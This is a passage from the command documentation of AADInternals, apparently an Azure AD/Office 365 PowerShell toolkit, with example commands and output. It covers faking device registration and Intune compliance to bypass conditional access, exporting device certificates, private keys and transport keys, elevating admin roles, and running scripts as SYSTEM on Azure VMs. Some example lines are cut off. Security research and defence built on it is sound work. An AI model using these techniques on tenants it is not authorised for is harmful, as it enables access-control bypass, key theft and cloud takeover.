Get-AADIntAccessTokenForAADGraph -Resource urn:ms-drs:enterpriseregistration.windows.net -Save

# Create a new BPRT
$bprt = New-AADIntBulkPRTToken -Name "My BPRT user"
```

Output:

```
BPRT saved to package_8eb8b873-2b6a-4d55-bd96-27b0abadec6a-BPRT.json
```

```
# Get the access token for AAD Join using BPRT
Get-AADIntAccessTokenForAADJoin -BPRT $BPRT -SaveToCache

# Join the device to Azure AD
Join-AADIntDeviceToAzureAD -DeviceName "My computer"
```

```
Device successfully registered to Azure AD:
  DisplayName:     "My computer"
  DeviceId:        d03994c9-24f8-41ba-a156-1805998d6dc7
  Cert thumbprint: 78CC77315A100089CF794EE49670552485DE3689
  Cert file name : "d03994c9-24f8-41ba-a156-1805998d6dc7.pfx"
Local SID:
  S-1-5-32-544
Additional SIDs:
  S-1-12-1-797902961-1250002609-2090226073-616445738
  S-1-12-1-3408697635-1121971140-3092833713-2344201430
  S-1-12-1-2007802275-1256657308-2098244751-2635987013
```

```
# Get the access token for Intune using BPRT and Azure AD device certificate
Get-AADIntAccessTokenForIntuneMDM -BPRT $BPRT -PfxFileName .\d03994c9-24f8-41ba-a156-1805998d6

# Enroll the device to Intune
Join-AADIntDeviceToIntune -DeviceName "My computer"
```

```
Intune client certificate successfully created:
  Subject:         "CN=5ede6e7a-7b77-41bd-bfe0-ef29ca70a3fb"
  Issuer:          "CN=Microsoft Intune MDM Device CA"
  Cert thumbprint: A1D407FF66EF05D153B67129B8541058A1C395B1
  Cert file name:  "d03994c9-24f8-41ba-a156-1805998d6dc7-MDM.pfx"
```

```
  CA file name :    "d03994c9-24f8-41ba-a156-1805998d6dc7-MDM-CA.der"
  IntMedCA file :   "d03994c9-24f8-41ba-a156-1805998d6dc7-MDM-INTMED-CA.der"
```

New-AADIntP2PDeviceCertificate (*)

Since version 0.4.1
Creates a new peer-to-peer (P2P) device or user certificate and exports it and the corresponding CA certificate. It can be used to enable RDP trust between devices of the same AAD tenant.

Example 1:

```
# Generate a new device P2P certificate using the device certificate
New-AADIntP2PDeviceCertificate -PfxFileName .\d03994c9-24f8-41ba-a156-1805998d6dc7.pfx -Tenant
```

Output:

```
Device certificate successfully created:
  Subject:          "CN=d03994c9-24f8-41ba-a156-1805998d6dc7, DC=4169fee0-df47-4e31-b1d7-5d2482
  DnsName:          "mydevice.contoso.com"
  Issuer:           "CN=MS-Organization-P2P-Access [2020]"
  Cert thumbprint: 84D7641F9BFA90767EA3456E443E21948FC425E5
  Cert file name : "d03994c9-24f8-41ba-a156-1805998d6dc7-P2P.pfx"
  CA file name :    "d03994c9-24f8-41ba-a156-1805998d6dc7-P2P-CA.der"
```

Example 2:

```
# Generate a new user P2P certificate using the PRT and session key
New-AADIntP2PDeviceCertificate -Settings $prtKeys
```

Output:

```
User certificate successfully created:
  Subject:          "CN=TestU@contoso.com, CN=S-1-12-1-xx-xx-xx-xx, DC=0f73eaa6-7fd6-48b8-8897-
  Issuer:           "CN=MS-Organization-P2P-Access [2020]"
```

```
Cert thumbprint: A7F1D1F134569E0234E6AA722354D99C3AA68D0F
Cert file name : "TestU@contoso.com-P2P.pfx"
CA file name :   "TestU@contoso.com-P2P-CA.der"
```

Join-AADIntDeviceToIntuneMDM (M)

Since version 0.4.1
Enrolls the given device to Azure AD and generates a corresponding certificate.

After enrollment, the device is in compliant state, which allows bypassing conditional access (CA) restrictions based on the compliance.

The certificate has no password.

Example:

```
# Get access token with device id claim
Get-AADIntAccessTokenForIntuneMDM -PfxFileName .\d03994c9-24f8-41ba-a156-1805998d6dc7.pfx -Sav

# Enroll the device to Intune
Join-AADIntDeviceToIntune -DeviceName "My computer"
```

Output:

```
Intune client certificate successfully created:
  Subject:         "CN=5ede6e7a-7b77-41bd-bfe0-ef29ca70a3fb"
  Issuer:          "CN=Microsoft Intune MDM Device CA"
  Cert thumbprint: A1D407FF66EF05D153B67129B8541058A1C395B1
  Cert file name:  "d03994c9-24f8-41ba-a156-1805998d6dc7-MDM.pfx"
  CA file name :   "d03994c9-24f8-41ba-a156-1805998d6dc7-MDM-CA.der"
  IntMedCA file :  "d03994c9-24f8-41ba-a156-1805998d6dc7-MDM-INTMED-CA.der"
```

Start-AADIntDeviceDMSync (*)

Since version 0.4.2
Starts a device callback to Intune. Resets also the name of the device to given device name.

Example:

```
# Start the device
Start-AADIntDeviceIntuneCallback -pfxFileName .\d03994c9-24f8-41ba-a156-1805998d6dc7MDM.pfx
```

Get-AADIntDeviceRegAuthMethods (A)

Since version 0.4.3
Get's the authentication methods used while registering the device.

For instance, if **mfa** was used while registering the device, also the PRT has mfa claim present.

Example:

```
# Get access token
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Get the authentication methods
Get-AADIntDeviceRegAuthMethods -DeviceId "d03994c9-24f8-41ba-a156-1805998d6dc7"
```

Output:

```
pwd
```

Set-AADIntDeviceRegAuthMethods (A)

Since version 0.4.3
Set's the authentication methods used while registering the device.

Example:

```
# Get access token
Get-AADIntAccessTokenForAADGraph -SaveToCache
```

```
# Set the authentication methods
Set-AADIntDeviceRegAuthMethods -DeviceId "d03994c9-24f8-41ba-a156-1805998d6dc7" -Methods pwd,r
```

Output:

```
pwd
rsa
mfa
```

Get-AADIntDeviceTransportKey (A)

Since version 0.4.3
Gets the public key of transport key of the device created during registration/join.

Example:

```
# Get access token
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Export the transport key
Get-AADIntDeviceTransportKey -DeviceId "d03994c9-24f8-41ba-a156-1805998d6dc7"
```

Output:

```
Device TKPUB key successfully exported:
  Device ID:             d03994c9-24f8-41ba-a156-1805998d6dc7
  Cert thumbprint:       4b56e1f1b80024359e34010d9aab3ced9c67ff5e
  Cert SHA256:           VD3rdP4R2KMzhp/TdqnoFTg6FaO5R0dE7LoC/H155M=
  Public key file name : "d03994c9-24f8-41ba-a156-1805998d6dc7-TKPUB.json"
```

Set-AADIntDeviceTransportKey (A)

Since version 0.4.3
Sets the public key of transport key of the device created during registration/join.

Example1:

```
# Get access token
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Change the transport key to the internal any.sts
Set-AADIntDeviceTransportKey -DeviceId "d03994c9-24f8-41ba-a156-1805998d6dc7" -UseBuiltInCerti
```

Example2:

```
# Change the transport key exported earlier
Set-AADIntDeviceTransportKey -DeviceId "d03994c9-24f8-41ba-a156-1805998d6dc7" -JsonFileName .\
```

Example3:

```
# Change the transport key using pfx
Set-AADIntDeviceTransportKey -DeviceId "d03994c9-24f8-41ba-a156-1805998d6dc7" -PfxFileName .\m
```

Get-AADIntDeviceCompliance (A)

Since version 0.4.3
Gets the user's device compliance status using AAD Graph API. Does not require admin rights!

Example1:

```
# Get access token
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Get the device compliance
Get-AADIntDeviceCompliance -DeviceId "d03994c9-24f8-41ba-a156-1805998d6dc7"
```

Output:

```
displayName           : SixByFour
objectId              : 2eaa21a1-6362-4d3f-afc4-597592217ef0
```

```
deviceId              : d03994c9-24f8-41ba-a156-1805998d6dc7
isCompliant           : False
isManaged             : True
deviceOwnership       : Company
deviceManagementAppId : 0000000a-0000-0000-c000-000000000000
```

Example2:

```
# Get the device compliance of owned devices
Get-AADIntDeviceCompliance -My | Format-Table
```

Output:

```
displayName   objectId                             deviceId                             isCompl
-----------   --------                             --------                             ------
SixByFour     2eaa21a1-6362-4d3f-afc4-597592217ef0 d03994c9-24f8-41ba-a156-1805998d6dc7       I
DESKTOP-X4LCS 8ba68233-4d2b-4331-8b8b-27bc53204d8b c9dcde64-5d0f-4b3c-b711-cb6947837dc2       I
SM-1234       c00af9fe-108e-446b-aeee-bf06262973dc 74080692-fb38-4a7b-be25-27d9cbf95705
```

Set-AADIntDeviceCompliant (A)

Since version 0.4.3
Sets the user's device compliant using AAD Graph API. Does not require admin rights.
Compliant and managed statuses can be used in conditional access (CA) rules.

Example 1:

```
# Get access token
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Set the device compliant
Set-AADIntDeviceCompliant -DeviceId "d03994c9-24f8-41ba-a156-1805998d6dc7" -Managed
```

Output:

```
displayName           : SixByFour
objectId              : 2eaa21a1-6362-4d3f-afc4-597592217ef0
deviceId              : d03994c9-24f8-41ba-a156-1805998d6dc7
isCompliant           :
isManaged             : True
deviceOwnership       : Company
deviceManagementAppId : 0000000a-0000-0000-c000-000000000000
```

Example 2:

```
# Get access token
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Set the device compliant
Set-AADIntDeviceCompliant -DeviceId "d03994c9-24f8-41ba-a156-1805998d6dc7" -Compliant
```

Output:

```
displayName           : SixByFour
objectId              : 2eaa21a1-6362-4d3f-afc4-597592217ef0
deviceId              : d03994c9-24f8-41ba-a156-1805998d6dc7
isCompliant           : True
isManaged             : True
deviceOwnership       : Company
deviceManagementAppId : 0000000a-0000-0000-c000-000000000000
```

Export-AADIntLocalDeviceCertificate

Since version 0.6.6
Exports the device certificate and private key of the local AAD joined/registered device.
Certificate filename: <deviceid>.pfx

Example:

```
# Export the device certificate
Export-AADIntLocalDeviceCertificate
```

Output:

```
Certificate exported to   f72ad27e-5833-48d3-b1d6-00b89c429b91.pfx
```

Export-AADIntLocalDeviceTransportKey

Since version 0.6.6
Exports the transport key of the local AAD joined/registered device.
Filename: <deviceid>_tk.pem

Example:

```
# Export the device transport keys
Export-AADIntLocalDeviceTransportKey
```

Output:

```
Transport key exported to f72ad27e-5833-48d3-b1d6-00b89c429b91_tk.pem
```

Join-AADIntLocalDeviceToAzureAD

Since version 0.6.6

Joins the local Windows device to Azure AD using the given certificate (and keys) created or exported earlier with AADInternals.

Creates required registry keys and values, saves transport key to SystemKeys, and starts related scheduled tasks.

Example 1:

```
# Save access token to cache
Get-AADIntAccessTokenForAADJoin -SaveToCache
# "Join" the device to Azure AD
Join-AADIntDeviceToAzureAD -DeviceName "My computer" -DeviceType "Commodore" -OSVersion "C64"
```

```
Device successfully registered to Azure AD:
  DisplayName:     "My computer"
  DeviceId:        d03994c9-24f8-41ba-a156-1805998d6dc7
  Cert thumbprint: 78CC77315A100089CF794EE49670552485DE3689
  Cert file name : "d03994c9-24f8-41ba-a156-1805998d6dc7.pfx"
Local SID:
  S-1-5-32-544
Additional SIDs:
  S-1-12-1-797902961-1250002609-2090226073-616445738
  S-1-12-1-3408697635-1121971140-3092833713-2344201430
  S-1-12-1-2007802275-1256657308-2098244751-2635987013
```

```
# Configure the local device to use the provided device certificate
Join-AADIntLocalDeviceToAzureAD -UserPrincipalName "JohnD@company.com" -PfxFileName .\f72ad27e
```

Output:

```
Device configured. To confirm success, restart and run: dsregcmd /status
```

Example 2:

```
# Export the device certificate
Export-AADIntLocalDeviceCertificate
```

```
Certificate exported to   f72ad27e-5833-48d3-b1d6-00b89c429b91.pfx
```

```
# Export transportkeys
Export-AADIntLocalDeviceTransportKey
```

```
Transport key exported to f72ad27e-5833-48d3-b1d6-00b89c429b91_tk.pem
```

```
# Configure the local device to use the provided device certificate and transport key
Join-AADIntLocalDeviceToAzureAD -UserPrincipalName "JohnD@company.com" -PfxFileName .\f72ad27e
```

Output:

```
Device configured. To confirm success, restart and run: dsregcmd /status
```

Add-AADIntSyncFabricServicePrincipal (A)

Since version 0.9.3

Adds Microsoft.Azure.SyncFabric service principal needed to create BPRTs.

Example:

```
# Save access token to cache
Get-AADIntAccessTokenForAADGraph -SaveToCache
# Add the Microsoft.Azure.SyncFabric SP
Add-AADIntSyncFabricServicePrincipal
```

```
DisplayName                AppId                                ObjectId
-----------                -----                                --------
Microsoft.Azure.SyncFabric 00000014-0000-0000-c000-000000000000 138018f7-6aa2-454c-a103-a7e682
```

Client functions

Get-AADIntOfficeUpdateBranch

Since version 0.2.4
This function shows the update branch (currently called channel) of the Office.

Example:

```
# Get Office update branch
Get-AADIntOfficeUpdateBranch
```

Output:

```
Update branch: Current
```

Set-AADIntOfficeUpdateBranch

Since version 0.2.4
This function sets the update branch (currently called channel) of the Office. Must run as administrator.

Branch	Channel	Notes
InsiderFast		Weekly builds, not generally supported
FirstReleaseCurrent		Preview of the current
Current	Monthly	Monthly updates
FirstReleaseDeferred	Semi-Annual (Targeted)	Preview of the deferred (March and September)
Deferred	Semi-Annual	Semi-annual updates (January and July)
DogFood		Only for Microsoft employees

Example:

```
# Get Office update branch
Set-AADIntOfficeUpdateBranch -UpdateBranch InsiderFast
```

Output:

```
Update branch: InsiderFast
```

Support and Recovery Assistant (SARA)

Test-AADIntSARAPort

Since version 0.9.3
Tests whether the given TCP port is open on the given host using SARA API.

Example:

```
# Test is the given port open
Get-AADIntAccessTokenForSARA -SaveToCache
Test-AADIntSARAPort -Host www.company.com -Port 443
```

Output:

```
Host            Port Open
----            ---- ----
www.company.com  443 True
```

Resolve-AADIntSARAHost

Since version 0.9.3
Tests whether the given hostname can be resolved from DNS using SARA API.

Example:

```
# Test is the given port open
Get-AADIntAccessTokenForSARA -SaveToCache
Resolve-AADIntSARAHost -Host www.company.com
```

Output:

```
Host            Resolved
----            --------
www.company.com     True
```

Get-AADIntSARAUserInfo

Since version 0.2.4
This function gets user information using Microsoft Support and Recovery Assistant (SARA) API. Can help in diagnostics and problem shooting. The analysis is run at MS diagnostic server and can take up to 30 seconds.

Example:

```
# Get user information
$at=Get-AADIntAccessTokenForSARA
Get-AADIntSARAUserInfo -AccessToken $at
```

Output:

```
Retrieving information..
Retrieving information..
Retrieving information..

AnalyzerName          : AnalysisRule, Microsoft.Online.CSE.HRC.Analysis.Analyzers.ExchangeCmdl
                                      neutral, PublicKeyToken=31bf3856ad364e35
AnalyzerDesc          : Attempting to get information about user "user@company.com".
StartTime             : 2019-07-08T12:29:40.4911399Z
Duration              : 00:00:51.1166849
CoreDuration          : 00:00:51.1166849
WaitingDuration       : 00:00:00
TotalChildrenDuration : 00:00:00
TotalWaitingDuration  : 00:00:00
ParentId              : 00000000-0000-0000-0000-000000000000
Value                 : true
ResultTitle           : Extracting information about Office 365 user is completed.
```

```
ResultTitleId         : Microsoft.Online.CSE.HRC.Analysis.Analyzers.ExchangeCmdlets.StringsGetU
UserMessage           : Successfully got the user information for "user@company.com".
UserMessageId         : Microsoft.Online.CSE.HRC.Analysis.Analyzers.ExchangeCmdlets.StringsGetU
AdminMessage          :
SupportMessage        :
IsMessageShown        : False
GenericInfo           :
Severity              : 2
OverridesChildren     : False
ProblemId             : 00000000-0000-0000-0000-000000000000
TimeCached            : 0001-01-01T00:00:00
SaraSymptomId         : 00000000-0000-0000-0000-000000000000
SaraWorkflowRunId     : 00000000-0000-0000-0000-000000000000
SaraSymptomRunId      : 00000000-0000-0000-0000-000000000000
SaraSessionId         : 00000000-0000-0000-0000-000000000000
Id                    : d5b4c239-7619-4367-9ccb-e9fe2fe01e23

DisplayName               : Demo USer
FirstName                 : Demo
Guid                      : 67a93665-decb-4058-b42a-271d41c47c61
Id                        :
Identity                  : EURP185A001.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizatio
IsDirSynced               : False
IsValid                   : True
LastName                  : User
MicrosoftOnlineServicesID : user@company.com
Name                      : DemoUser
NetID                     : 401320004BA7A415
RecipientType             : UserMailbox
RecipientTypeDetails      : UserMailbox
UserPrincipalName         : user@company.com
WindowsEmailAddress       : user@company.com
WindowsLiveID             : user@company.com
IsHybridTenant            : False
Forest                    : EURP185.PROD.OUTLOOK.COM
```

Get-AADIntSARATenantInfo

Since version 0.2.4

This function gets tenant information using Microsoft Support and Recovery Assistant (SARA) API. Can help in

diagnostics and problem shooting. The analysis is run at MS diagnostic server but should take only a second or two.

Example:

```
# Get user information
$at=Get-AADIntAccessTokenForSARA
Get-AADIntSARATenantInfo -AccessToken $at
```

Output:

```
Retrieving information..

AnalyzerName          : AnalysisRule, Microsoft.Online.CSE.HRC.Analysis.Analyzers.TenantInfo.T
                        tral, PublicKeyToken=31bf3856ad364e35
AnalyzerDesc          : Checking your tenant and account information.
StartTime             : 2019-07-08T12:31:06.1602586Z
Duration              : 00:00:00.6250818
CoreDuration          : 00:00:00.6250818
WaitingDuration       : 00:00:00
TotalChildrenDuration : 00:00:00
TotalWaitingDuration  : 00:00:00
ParentId              : 00000000-0000-0000-0000-000000000000
Value                 : true
ResultTitle           : The licenses of your tenant and account are all good!
ResultTitleId         : Microsoft.Online.CSE.HRC.Analysis.Analyzers.TenantInfo.StringsGetTenan
UserMessage           :
UserMessageId         :
AdminMessage          :
SupportMessage        : <Setup><ProductId>O365ProPlusRetail</ProductId><ReleaseTrack>False</Re
IsMessageShown        : False
GenericInfo           : User Puid is not null or empty.OrgIg_User<TenantUserInfo><IsLicensed>T
                                          <ValidationStatus>Healthy</ValidationStatus><R
                                          pe>Exchange</ServiceType><ServiceName>INFORMAT
                                          softKaizala</ServiceType><ServiceName>KAIZALA_
                                          erviceType><ServiceName>MICROSOFT_SEARCH</Serv
                                          ServiceName>PREMIUM_ENCRYPTION</ServiceName><P
                                          WHITEBOARD_PLAN3</ServiceName><ProvisioningSta
```

```
<ProvisioningStatus>Success</ProvisioningStatu
rovisioningStatus></ServiceStatus><ServiceStat
eStatus><ServiceStatus><ServiceType>Exchange</
rviceType>AzureAdvancedThreatAnalytics</Servic
/ServiceType><ServiceName>BPOS_S_TODO_3</Servi
ame>FLOW_O365_P3</ServiceName><ProvisioningSta
3</ServiceName><ProvisioningStatus>Success</Pr
ningStatus>Success</ProvisioningStatus></Servi
ProvisioningStatus></ServiceStatus><ServiceSta
</ServiceStatus><ServiceStatus><ServiceType>De
ServiceType>Exchange</ServiceType><ServiceName
API</ServiceType><ServiceName>TEAMS1</ServiceN
eName>WINDEFATP</ServiceName><ProvisioningStat
Name><ProvisioningStatus>Success</Provisioning
Disabled</ProvisioningStatus></ServiceStatus><
ioningStatus></ServiceStatus><ServiceStatus><S
tus><ServiceStatus><ServiceType>RMSOnline</Serv
rviceType>MultiFactorService</ServiceType><Serv
viceType><ServiceName>INTUNE_A</ServiceName><P
AAD_PREMIUM</ServiceName><ProvisioningStatus>D
erviceName><ProvisioningStatus>Success</Provis
ProvisioningStatus></ServiceStatus><ServiceSta
iceStatus><ServiceStatus><ServiceType>SharePoi
Status><ServiceType>ProjectWorkManagement</Serv
><ServiceType>MicrosoftOffice</ServiceType><Se
icrosoftCommunicationsOnline</ServiceType><Serv
CommunicationsOnline</ServiceType><ServiceName
tionsOnline</ServiceType><ServiceName>MCOEV</S
me>LOCKBOX_ENTERPRISE</ServiceName><Provisioni
><ProvisioningStatus>PendingActivation</Provis
oningStatus>Success</ProvisioningStatus></Serv
rovisioningStatus></ServiceStatus><ServiceStat
viceStatus><ServiceStatus><ServiceType>PowerBI
viceType>Exchange</ServiceType><ServiceName>AT
om</ServiceType><ServiceName>ADALLOM_S_O365</S
>EMSPREMIUM</SKUPartNumber><ServiceStatus><Serv
tus></ServiceStatus><ServiceStatus><ServiceTyp
us><ServiceStatus><ServiceType>Adallom</Servic
s><ServiceType>RMSOnline</ServiceType><Service
/ServiceType><ServiceName>RMS_S_PREMIUM</Servi
```

```
                                                RMS_S_ENTERPRISE</ServiceName><ProvisioningSta
                                                ioningStatus>PendingInput</ProvisioningStatus>
                                                >Success</ProvisioningStatus></ServiceStatus><
                                                ingStatus></ServiceStatus><ServiceStatus><Serv
                                                tatus></LicenseInformation></LicenseInformatio
Severity              : 2
OverridesChildren     : False
ProblemId             : 00000000-0000-0000-0000-000000000000
TimeCached            : 0001-01-01T00:00:00
SaraSymptomId         : 00000000-0000-0000-0000-000000000000
SaraWorkflowRunId     : 00000000-0000-0000-0000-000000000000
SaraSymptomRunId      : 00000000-0000-0000-0000-000000000000
SaraSessionId         : 00000000-0000-0000-0000-000000000000
Id                    : 81157ffa-d946-4bf8-8d6e-a391b96e4bf6
```

Azure functions

Grant-AADIntAzureUserAccessAdminRole (AC)

Since version 0.3.3
Elevates the current authenticated Global Admin to Azure User Access Administrator. This allows the admin for instance to manage all role assignments in all subscriptions of the tenant.

Example:

```
# Get the Access Token
$at=Get-AADIntAccessTokenForAzureCoreManagement

# Grant Azure User Access Administrator role
Grant-AADIntAzureUserAccessAdminRole -AccessToken $at
```

Get-AADIntAzureSubscriptions (AC)

Since version 0.3.3
Lists the tenant's Azure subscriptions

Example:

```
# Get the Access Token
$at=Get-AADIntAccessTokenForAzureCoreManagement

# Get all subscriptions of the current tenant
Get-AADIntAzureSubscriptions -AccessToken $at
```

Output:

```
subscriptionId                       displayName   state
--------------                       -----------   -----
867ae413-0ad0-49bf-b4e4-6eb2db1c12a0 MyAzure001    Enabled
99fccfb9-ed41-4179-aaf5-93cae2151a77 Pay-as-you-go Enabled
```

Set-AADIntAzureRoleAssignment (AC)

Since version 0.3.3
Assigns a given role to the given user. Defaults to the current user.

Example:

```
# Get the Access Token
$at=Get-AADIntAccessTokenForAzureCoreManagement

# Grant Virtual Machine Contributor role to the current user
Set-AADIntAzureRoleAssignment -AccessToken $at -SubscriptionId 867ae413-0ad0-49bf-b4e4-6eb2db1
```

Output:

```
roleDefinitionId : /subscriptions/867ae413-0ad0-49bf-b4e4-6eb2db1c12a0/providers/Microsoft.Autl
principalId      : 90f9ca62-2238-455b-bb15-de695d689c12
principalType    : User
scope            : /subscriptions/867ae413-0ad0-49bf-b4e4-6eb2db1c12a0
createdOn        : 2020-06-03T11:29:58.1683714Z
updatedOn        : 2020-06-03T11:29:58.1683714Z
```

```
createdBy        :
updatedBy        : 90f9ca62-2238-455b-bb15-de695d689c12
```

Get-AADIntAzureClassicAdministrators (AC)

Since version 0.3.3
Returns classic administrators of the given Azure subscription

Example:

```
# Get the Access Token
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache
Get-AADIntAzureClassicAdministrators -Subscription "4f9fe2bc-71b3-429f-8a63-5957f1582144"
```

Output:

```
emailAddress                 role
------------                 ----
admin@company.onmicrosoft.com ServiceAdministrator;AccountAdministrator
co-admin@comapny.com          CoAdministrator
```

Get-AADIntAzureResourceGroups (AC)

Since version 0.3.3
Lists Azure subscription ResourceGroups

Example:

```
# Get the Access Token
$at=Get-AADIntAccessTokenForAzureCoreManagement

# List the Resource Groups
Get-AADIntAzureResourceGroups -AccessToken $at -SubscriptionId 867ae413-0ad0-49bf-b4e4-6eb2db1
```

Output:

```
name       location tags
----       -------- ----
Production westus   Production
Test       eastus   Test
```

Get-AADIntAzureVMs (AC)

Since version 0.3.3
Lists Azure subscription Virtual Machines and shows the relevant information

Example:

```
# Get the Access Token
$at=Get-AADIntAccessTokenForAzureCoreManagement

# List the VMs
Get-AADIntAzureVMs -AccessToken $at -SubscriptionId 867ae413-0ad0-49bf-b4e4-6eb2db1c12a0
```

Output:

```
resourceGroup name     location   id                                   computerName adminUserNa
------------- ----     --------   --                                   ------------ ----------
PRODUCTION    Client   westus     c210d38b-3346-41d3-a23d-27988315825b Client       AdminUSer
PRODUCTION    DC       westus     9b8f8753-196f-4f24-847a-e5bcb751936d DC           AdminUSer
PRODUCTION    Exchange westus     a12ffb24-a69e-4ce9-aff3-275f49bba315 Exchange     AdminUSer
PRODUCTION    Server1  westus     c7d98db7-ccb5-491f-aaeb-e71f0df478b6 Server1      AdminUSer
TEST          Server2  eastus     ae34dfcc-ad89-4e53-b0b4-20d453bdfcef Server2      AdminUSer
TEST          Server3  eastus     f8f6a7c5-9927-47f9-a790-84c866f5719c Server3      AzureUser
```

Invoke-AADIntAzureVMScript (AC)

Since version 0.3.3
Runs a given script on the given Azure VM as a SYSTEM or root.

Note! Although the scripts supports UTF-8, the response only shows ascii characters so any UTF-8 character is shown incorrectly (bug at Microsoft's end).

Multi-line scripts are supported. Use `n as a line separator.

Example1:

```
# Get the Access Token
$at=Get-AADIntAccessTokenForAzureCoreManagement

# Invoke "whoami" on Server2
Invoke-AADIntAzureVMScript -AccessToken $at -SubscriptionId 867ae413-0ad0-49bf-b4e4-6eb2db1c12
```

Output1:

```
[stdout]
nt authority\system

[stderr]
```

Example2:

```
# Get the Access Token
$at=Get-AADIntAccessTokenForAzureCoreManagement

# Invoke "whoami" on Server3
Invoke-AADIntAzureVMScript -AccessToken $at -SubscriptionId 867ae413-0ad0-49bf-b4e4-6eb2db1c12
```

Output2:

```
Enable succeeded:
[stdout]
root
```

```
[stderr]
```

Example3:

```
# Get the Access Token
$at=Get-AADIntAccessTokenForAzureCoreManagement

# Invoke multi-line script on Server2
Invoke-AADIntAzureVMScript -AccessToken $at -SubscriptionId 867ae413-0ad0-49bf-b4e4-6eb2db1c12
```

Output3:

```
[stdout]
nt authority\system

[stderr]
Get-Process : Cannot find a process with the name "123123123". Verify the process name and cal
At C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\1.1.5\Downloads\script42.ps1:2 c
+ Get-Process 123123123
+ ~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (123123123:String) [Get-Process], ProcessCommand
    + FullyQualifiedErrorId : NoProcessFoundForGivenName,Microsoft.PowerShell.Commands.GetProc
```

Example4:

```
# List running processes of Server2
Invoke-AADIntAzureVMScript -AccessToken $at -SubscriptionId 867ae413-0ad0-49bf-b4e4-6eb2db1c12
```

Output4:

```
[stdout]
    727      36    14132      27092       5.94    396   0 svchost
```

```
    936      29    69796      76820       7.91    400   0 svchost
    664      22    15664      27432      39.39    464   0 svchost
    839      23     6856      24352       0.91    792   0 svchost
    785      17     4792      10968       4.75    892   0 svchost
    282      13     3020       9324       7.41   1052   0 svchost
   1889      96    38548      72480      24.86   1216   0 svchost
    642      35     8928      28452       0.50   1236   0 svchost
    519      24    19480      37620       4.08   1376   0 svchost
    411      17    15440      18076      29.81   1392   0 svchost
    833      41    10676      25512       2.02   1424   0 svchost
    317      11     2000       8840       0.08   1432   0 svchost
    380      31     7324      16320       0.39   1584   0 svchost
    211      12     1876       7524       0.22   1808   0 svchost
    199       9     1596       6916       0.00   1968   0 svchost
    200      10     2308       8344       0.06   2188   0 svchost
    146       8     1472       7144       0.06   3000   0 svchost
    468      21     6516      31128       0.33   3140   2 svchost
    173       9     4332      12968       0.72   3208   0 svchost
   2061       0      192        156      11.45      4   0 System
    340      17     3964      17324       0.13   3416   2 TabTip
    413      24    13016      34008       0.25   4488   2 TabTip
    103       7     1264       4756       0.00   3264   2 TabTip32
    216      22     4864      14260       0.08   1272   2 taskhostw
    446      24    17080      22096       0.39   2796   0 taskhostw
    150       9     1664       8984       0.03   1196   0 VSSVC
    946      45    62896      78976      13.22   2068   0 WaAppAgent
    119       6     1504       5800       0.02   4152   0 WaSecAgentProv
    646      41    45220      68180      85.78   2088   0 WindowsAzureGuestAgent
    131       9     2252       8344       0.03   3868   0 WindowsAzureNetAgent
    174      11     1548       6916       0.11    552   0 wininit
    234      11     2588      11160       0.09    612   1 winlogon
    266      12     2456      10120       0.08   3428   2 winlogon
    178      10     2776       8368       0.02   4052   0 WmiPrvSE

[stderr]
```

Get-AADIntAzureVMRdpSettings (AC)

Since version 0.3.3

Shows the RDP settings of the given VM

Example:

```
# Get the Access Token
$at=Get-AADIntAccessTokenForAzureCoreManagement

# Dump the RDP settings
Get-AADIntAzureVMRdpSettings -AccessToken $at -SubscriptionId 867ae413-0ad0-49bf-b4e4-6eb2db1c
```

Output:

```
Not domain joined
HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\Winstations\RDP-Tcp\PortNumber: 3389
HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\fDenyTSConnections:
HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\KeepAliveEnable: 1
HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\KeepAliveInterval: 1
HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\KeepAliveTimeout: 1
HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\fDisableAutoReconnect: 0
HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\Winstations\RDP-Tcp\fInheritReconnectSa
HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\Winstations\RDP-Tcp\fReconnectSame: 0
HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\Winstations\RDP-Tcp\fInheritMaxSessionT
HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\Winstations\RDP-Tcp\fInheritMaxDisconne
HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\Winstations\RDP-Tcp\MaxDisconnectionTim
HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\Winstations\RDP-Tcp\MaxConnectionTime: 
HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\Winstations\RDP-Tcp\fInheritMaxIdleTime
HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\Winstations\RDP-Tcp\MaxIdleTime: 0
HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\Winstations\RDP-Tcp\MaxInstanceCount: 4
```

Get-AADIntAzureTenants (AC)

Since version 0.4.0
Lists all Azure AD tenants the user has access to.

Example:

```
# Get the Access Token and save to cache
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache
```

```
# List the tenants
Get-AADIntAzureTenants
```

Output:

```
Id                                   Country Name        Domains
--                                   ------- ----        -------
221769d7-0747-467c-a5c1-e387a232c58c FI      Firma Oy    {firma.mail.onmicrosoft.com, firma.onm
6e3846ee-e8ca-4609-a3ab-f405cfbd02cd US      Company Ltd {company.onmicrosoft.com, company.mail
```

Get-AADIntAzureInformation (AC)

Since version 0.4.0
Gets some Azure Tenant information, including certain tenant settings and ALL domains. The access token MUST be stored to cache! Works also for **guest users**!

The Tenant is not required for Access Token but is recommended as some tenants may have MFA.

Example:

```
# Get the Access Token and save to cache
Get-AADIntAccessTokenForAzureCoreManagement -Tenant 6e3846ee-e8ca-4609-a3ab-f405cfbd02cd -Save

# Show the information
